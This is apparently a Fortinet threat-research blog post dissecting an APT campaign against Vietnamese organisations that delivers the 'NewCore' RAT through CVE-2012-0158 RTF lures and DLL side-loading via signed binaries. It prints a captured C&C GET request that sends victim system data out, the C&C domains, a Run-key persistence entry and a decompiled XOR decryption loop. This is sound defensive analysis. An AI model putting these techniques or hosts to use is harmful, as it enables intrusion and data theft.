Rehashed RAT Used in APT Campaign Against Vietnamese Organizations


blog.fortinet.com/2017/09/05/rehashed-rat-used-in-apt-campaign-against-vietnamese-organizations

September 5, 2017

Threat Research

By Jasper Manuel and Artem Semenchenko | September 05, 2017

Recently, FortiGuard Labs came across several malicious documents that exploit the vulnerability CVE-2012-0158. To evade suspicion from the victim, these RTF files drop decoy documents containing politically themed texts about a variety of Vietnamese government-related information. It was believed in a recent report that the hacking campaign where these documents were used was led by the Chinese hacking group 1937CN. The link to the group was found through malicious domains used as command and control servers by the attacker. In this blog, we will delve into the malware used in this campaign and will try to provide more clues as to the instigator of this campaign.



THỦ TƯỚNG CHÍNH PHỦ

Số: 38/2017/QĐ-TTg

Dự thảo

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Hà Nội, ngày tháng năm 2017

QUYẾT ĐỊNH
Phê duyệt Quy hoạch phát triển công nghệ thông tin và truyền thông Việt Nam đến năm 2025

THỦ TƯỚNG CHÍNH PHỦ

Căn cứ Luật Tổ chức Chính phủ ngày 25 tháng 12 năm 2012;

Căn cứ Luật Công nghệ thông tin ngày 29 tháng 6 năm 2014;

Căn cứ Luật Giao dịch điện tử ngày 29 tháng 11 năm 2013;

Căn cứ Nghị định số 92/2015/NĐ-CP ngày 07/9/2015 của Chính phủ về lập, phê duyệt và quản lý quy hoạch tổng thể phát triển kinh tế - xã hội và Nghị định số 2/2017/NĐ-CP ngày 11/01/2017 của Chính phủ sửa đổi, bổ sung một số điều của Nghị định số 92/2016/NĐ-CP;

Xét đề nghị của Bộ trưởng Bộ Thông tin và Truyền thông,

Bóng tối quyền lực.

Chính trường Việt Nam vẫn tiếp tục nóng. Những kẻ đã tàn phá nền kinh tế này, đã làm tan hoang đất nước này, đã khiến nhân dân lầm than, người đời oán thán, có lẽ sắp đến ngày phải trả giá.

Một đại án ngành công thương, giống như đại án ngành ngân hàng, bây giờ là vô cùng cần thiết.

Trịnh Xuân Thanh để lại khoản lỗ 3.200 tỉ đồng. Vào năm 2014, thủ tướng lúc ấy là ông Nguyễn Tấn Dũng đã có chỉ đạo Bộ Công thương phải xem xét, làm rõ trách nhiệm của các cá nhân có liên quan. Vậy nhưng không hiểu vì sao Vũ Huy Hoàng lại đưa Trịnh Xuân Thanh về Bộ Công thương, chỉ trong một thời gian ngắn liên tục cất nhắc lên vị trí cao hơn, biến những vị trí ấy thành bệ đỡ để Trịnh Xuân Thanh về Hậu Giang làm phó chủ tịch tỉnh.

Nhiều anh chị tôi ở Bộ Công thương kể rằng, có những dấu hiệu cho thấy ông Vũ Huy Hoàng lập ra một ekip thao túng quyền lực, toàn bộ tay chân được cất nhắc, đề bạt vào các vị trí béo bở, màu mỡ.

Nổi bật như ông Vũ Văn Cường, từ chân thư ký của Vũ Huy Hoàng, được đưa lên Chánh văn phòng Bộ Công Thương, rồi chính tay ông

Sample decoy documents

When the documents are opened, they drop several files in one of the following folders:

%AppData%\Microsoft\Credentials

%AppData%\Microsoft\SystemCertificates

%AppData%\Microsoft\Windows\Templates

Some samples drop the following files:

Taskeng.exe – signed legitimate GoogleUpdate.exe version 1.3.33.5

Psisrndrx.ebd – encrypted blob containing malware file

Goopdate.dll – decrypter and loader of malware file

Some drop the following files:

SC&Cfg.exe – signed legitimate McAfee AV application

Vsodscpl.dll – contains the malware file

Others drop the following files:

Systemm.exe - signed legitimate GoogleUpdate.exe version 1.3.30.3

Systemsfb.ebd - encrypted blob containing malware file


Goopdate.dll – decrypter and loader of malware file

Similar to other APT attacks, such as MONSOON APT, this APT uses DLL hijacking to evade the behavior monitoring technologies of security programs.

DLL Hijacking

DLL hijacking is a technique used by some APT malware in which instead of the legitimate application (.exe) loading the benign DLL, the application is tricked into loading a DLL containing malicious code. This technique is employed to evade Host Intrusion Prevention System (HIPS) of security programs that monitor the behaviors of executed files. Most HIPS tools whitelist signed or trusted files, thereby excluding malware loaded using DLL hijacking by signed files from behavior monitoring.

In the context of this attack, taskeng.exe and SC&Cfg.exe are signed legitimate applications; however, they are tricked into loading malware that are disguised as the legitimate Goopdate.dll and Vsodscpl.dll files.



Bóng tối quyền lực.

Chính trường Việt Nam vẫn tiếp tục nóng. Những kẻ đã tàn phá nền kinh tế này, đã làm tan hoang đất nước này, đã khiến nhân dân lầm than, người đời oán thán, có lẽ sắp đến ngày phải trả giá.

Một đại án ngành công thương, giống như đại án ngành ngân hàng, bây giờ là vô cùng cần thiết.

Trịnh Xuân Thanh để lại khoản lỗ 3.200 tỉ đồng. Vào năm 2014, thủ tướng lúc ấy là ông Nguyễn Tấn Dũng đã có chỉ đạo Bộ Công thương phải xem xét, làm rõ trách nhiệm của các cá nhân có liên quan. Vậy nhưng không hiểu vì sao Vũ Huy Hoàng lại đưa Trịnh Xuân Thanh về Bộ Công thương, chỉ trong một thời gian ngắn liên tục cất nhắc lên vị trí cao hơn, biến những vị trí ấy thành bệ đỡ để Trịnh Xuân Thanh về Hậu Giang làm phó chủ tịch tỉnh.

Nhiều anh chị tôi ở Bộ Công thương kể rằng, có những dấu hiệu cho thấy ông Vũ Huy Hoàng lập ra một ekip thao túng quyền lực, toàn bộ tay chân được cất nhắc, đề bạt vào các vị trí béo bở, màu mỡ.

Nổi bật như ông Vũ Văn Cường, từ chân thư ký của Vũ Huy Hoàng, được đưa lên Chánh văn phòng Bộ Công Thương, rồi chính tay ông

ScnCfg.exe Properties

Property	Value
Description	
File description	VirusScan On-Demand Scan Task Prope...
Type	Application
File version	8.8.0.777
Product name	VirusScan Enterprise
Product version	8.8.0
Copyright	Copyright® 1995-2010 McAfee, Inc. All ...
Size	46.3 KB
Date modified	8/24/2017 3:32 PM
Language	Language Neutral

Digital Signature Details

Digital Signature Information

This digital signature is OK.

Signer information

Name: McAfee, Inc.

E-mail: Not available


Signing time: Thursday, January 13, 2011 12:51:46 PM

Countersignatures

Name of signer:	E-mail address:	Timestamp
VeriSign Time St...	Not available	Thursday, January 1...

Taskeng.exe and SC&Cfg.exe file information


Next, Taskeng.exe needs to load and import some functions from the original Goopdate.dll file; however, the Goopdate.dll was hijacked to contain malicious code, effectively changing the original code execution to execution of the malicious code.



```
push    0                   ; dwFlags
push    0                   ; hFile
push    [ebp+lpLibFileName] ; goopdate.dll
call    ds:LoadLibraryExW
```

Snippet from taskenge.exe that loads goopdate.dll


In the same fashion, SC&Cfg.exe imports the “dll_wWinMain” function from the original vsodscpl.dll, but this DLL was hijacked as well, and also contains malicious code.



```
ScnCfg.exe          ↓FRO --------            PE.00400000|Hiew 7.20 (c)
00400000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZÉ ♥   ♦
00400
00400
00400      1 dll_wWinMain                          |vsodscpl.DLL
00400    852 QueryPerformanceCounter               |KERNEL32.dll
00400    520 GetStartupInfoW                       |KERNEL32.dll
```

SC&Cfg.exe import table containing import from vsodscpl.dll

Once the malicious DLLs are loaded, the DLLs decrypt (from psisrndrx.ebd (1st case) or from its body (2nd case)) and load a Trojan downloader. The Trojan downloader is a DLL file. It is not dropped on disk but is only executed in memory. Also, the actual Trojan downloader in memory when dumped will not run. This is because the 'MZ' in the IMAGE_DOS_HEADER, the DOS stub, and the 'PE' signature were deliberately removed. This was done to prevent the dumped file from being analyzed properly in a debugger and decompiler. However, we can easily fix the dump by adding the 'MZ', a DOS stub, and the 'PE' signature.



Missing header items as anti-analysis

This Trojan downloader downloads a RAT (Remote Access Trojan), which we will call "NewCore" RAT, from the following domains:

web.thoitietvietnam.org

dalat.dulichovietnam.net

halong.dulichculao.com

Trojan Downloader

The Trojan downloader first creates an autostart registry entry so it runs whenever the machine is rebooted:

HKLM/HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Microsoft Windows Media = “%AppData%\Microsoft\Credentials\.exe”


As an anti-VM, it checks whether the environment has the registry key:

HKCR\Applications\VMwareHostOpen.exe

Before it can download the NewCore RAT, it needs to send the following information to the C&C server:

- OS version
- Processor speed
- Number of processors
- Physical memory size
- Computer name
- User name
- User privilege
- Computer IP address
- Volume serial number


The above information is converted to its hex string representation, and then sent to the C&C server via HTTP GET:



```
GET /[redacted]0D00DC0C000000080000[redacted]
004[redacted]3383600000000000000000000000000000000005[redacted]0
0000000000000000000000000000000000[redacted]7400000000000000000000000000000000000000000
0000000100000002000000[redacted]50000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000[redacted]3000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
Host: web.Thoitietvietnam.org
Cache-Control: no-cache
```

GET request to the C&C server


The response is an XOR encrypted data that includes the encrypted NewCore RAT.



```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
Date: Thu, 24 Aug 2017 09:52:48 GMT
Content-Length: 126912
Accept-Ranges: bytes
Content-Type: text/html
Connection: close
Cache-Control: no-cache

...x.|Q.....&.41.I8m.Q.3.......@
 N.oc..#%...|.=.....N!.fbj..Q}.gnYl...W..>6N
&..+....<Od.(...xj.7.. .........-b.=.....n.....b....H..<..%
X
.V,...'<%Lva..-....l........\....~...e.|........_Z...ox.....Z].....c"FK..a5i....
%.cE...6eq.8o..s.1....4.n..}.mb..h.}o.=..sG;.H.p:........Ba....f.P....X.O....\.H8
+m...A..GY@.FFa.....L$....+..r.a.IJ.|u.........z....?.......8PuG&e...P.7..m.\,b|.6.|
L-.....1..S........o..:H..].u...?......
O.I.........+n.a$X.t.[68z.2.^*...5.jC...b..V.....).....f1.?..,..}......
```

Response from the server




```
v10 = 0x60007u;
v11 = 0x50002u;
v12 = 0x40008u;
v13 = 0x30005u;
v14 = 0x90006u;
v15 = 0x50008u;
v16 = 0x70002u;
v17 = 0x10004u;
v18 = 0x50002u;
v19 = 0x70008u;
v20 = 0x90008u;
v21 = 0x50006u;
v22 = 0x10004u;
v23 = 0x30002u;
v24 = 0x50007u;
v25 = 0x90003u;
v26 = 0x10005u;
v27 = 0x90004u;
v28 = 0x50008u;
v29 = 0x40006u;
v30 = 0x10003u;
v31 = 0x40009u;
v32 = 0x80005u;
v33 = 0x80004u;
v34 = 0x80007u;
v35 = 0x40006u;
v36 = 9;
if ( a3 )
{
  do
  {
    if ( v5 == 0x36 )
      v5 = 0;
    *(_BYTE *)(v3 + v4++) ^= *((_BYTE *)&v10 + 2 * v5++);
  }
```

XOR decryption of response from the C&C server

NewCore Remote Access Trojan


We named this RAT 'NewCore' after we found the project name used by the author, which is indicated on the following PDB file string:



```
C:\Users\hoogle168\Desktop\2008Projects\NewCoreCtr108\Release\NewCoreCtr108.pdb
```

Malware project name


According to its compilation time stamp, this malware was compiled on March 16, 2017.



```
Machine                      Intel386
          Thu Mar 16 09:07:14 2017
Magic optional header         010B
```

Compilation time

However, as of this writing, only a few Antivirus engines, including Fortinet detect this malware according to VirusTotal.



4 engines detected this file

SHA-256	37bd97779e854ea2fc43486ddb831a5acfd19cf89f06823c9fd3b20134cb1c35
File name	anoeto
File size	256.5 KB
Last analysis	2017-09-04 05:13:50 UTC


VirusTotal positives

This RAT is a DLL file. Its malicious routines are contained in its imported function “ProcessTrans”. However, executing the DLL without using the downloader will not work as the C&C server string is not embedded in its body. When the downloader calls the function “ProcessTrans”, it supplies to the function the C&C server string and a handle to the C&C server internet session. In this case, Heuristic detection based on behavior will not work on the DLL alone.

This RAT is capable of the following:


- Shutdown the machine
- Restart the machine
- Get disk list
- Get directory list
- Get file information
- Get disk information
- Rename files
- Copy files
- Delete files
- Execute files
- Search files
- Download files
- Upload files
- Screen monitoring

- Start command shell



